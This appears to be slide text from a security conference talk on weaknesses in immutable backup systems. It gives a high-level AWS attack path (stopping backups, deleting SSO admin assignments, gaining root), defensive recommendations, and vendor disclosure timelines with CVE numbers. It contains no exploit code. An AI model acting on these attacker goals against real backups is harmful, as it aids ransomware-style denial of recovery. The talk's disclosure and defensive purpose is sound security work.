
Name
<b>AdministratorAccess</b>
ReadOnlyAccess

### View Document


The policy document in JSON format

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": "*",
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
```

Cancel OK



# ATTACK PATH (AWS)



---

POSSIBLE  
RAMIFICATIONS  
(AWS)

Stop Backups?

Delete SSO admin assignments?

Gain AWS root privs?

Delete AWS Backup Account?



---

RECOMMENDATIONS  
(FOR ALL SOLUTIONS)

Recovery **MAY** be possible with vendor help

Change Default Creds

Vault Creds / Limit Access

MFA Everything

Alerting / Monitoring

Keep Software Up to Date

Off-Site Backups (3-2-1)

Allow Security Researchers to Test (!)

---

---

WHY INCLUDE IN  
ATTACK LANDSCAPE?

Disaster Recovery vs. Attack Protection

If Data is inaccessible, is it really immutable?

Don't rely on vendors to do all testing

Ultimately just computers

and... because it's fun!



---

A FEW OTHER  
IMMUTABLE BACKUP  
SOLUTIONS

Azure Immutable Storage for Blob Storage  
Google Cloud Storage – Immutable Backups  
Oracle Recovery Appliance  
Veritas NetBackup  
BMC Software  
Veeam  
Rubrik  
Commvault  
Cohesity  
Acronis  
Many more!

---

---

# TIMELINE DELL

9/7/2023

Reported to Dell / Dell acknowledges receipt

9/14/2023

Dell has investigated and validated findings

10/17/2023 – 11/9/2023

Dell DDOS Support sends constant updates

11/9/2023

Fix checked into code by Dell DDOS Eng. Team

12/13/2023

Dell publishes Security Advisory DSA-2023-412

**CVE-2023-44279**

---



---

# TIMELINE

## IBM

10/6/2023

Reported to IBM

11/29/2023

IBM sends disclosure policy / We respond w/  
Industry Standard 90-day disclosure timeline

12/5/2023, 1/22/2024

IBM asks for extension, 30-day extension granted,  
IBM states extension will not be met

CVE-2023-46169

2/7/2024 - Extension Expires

CVE-2023-46170

IBM doesn't know when fixes will be completed,  
advises against disclosure

CVE-2023-46171

CVE-2023-46172

3/7/2024

IBM issues public notice of fixes

(Developer Tools... LOL)

---

---

## BLACK HAT SOUND BYTES



Your data may be immutable, the servers hosting it are not.

Increase ransomware resilience by testing your vendor's immutability solution.

Affecting accessibility of backups may coerce payment; another form of holding data ransom.

FIN.

---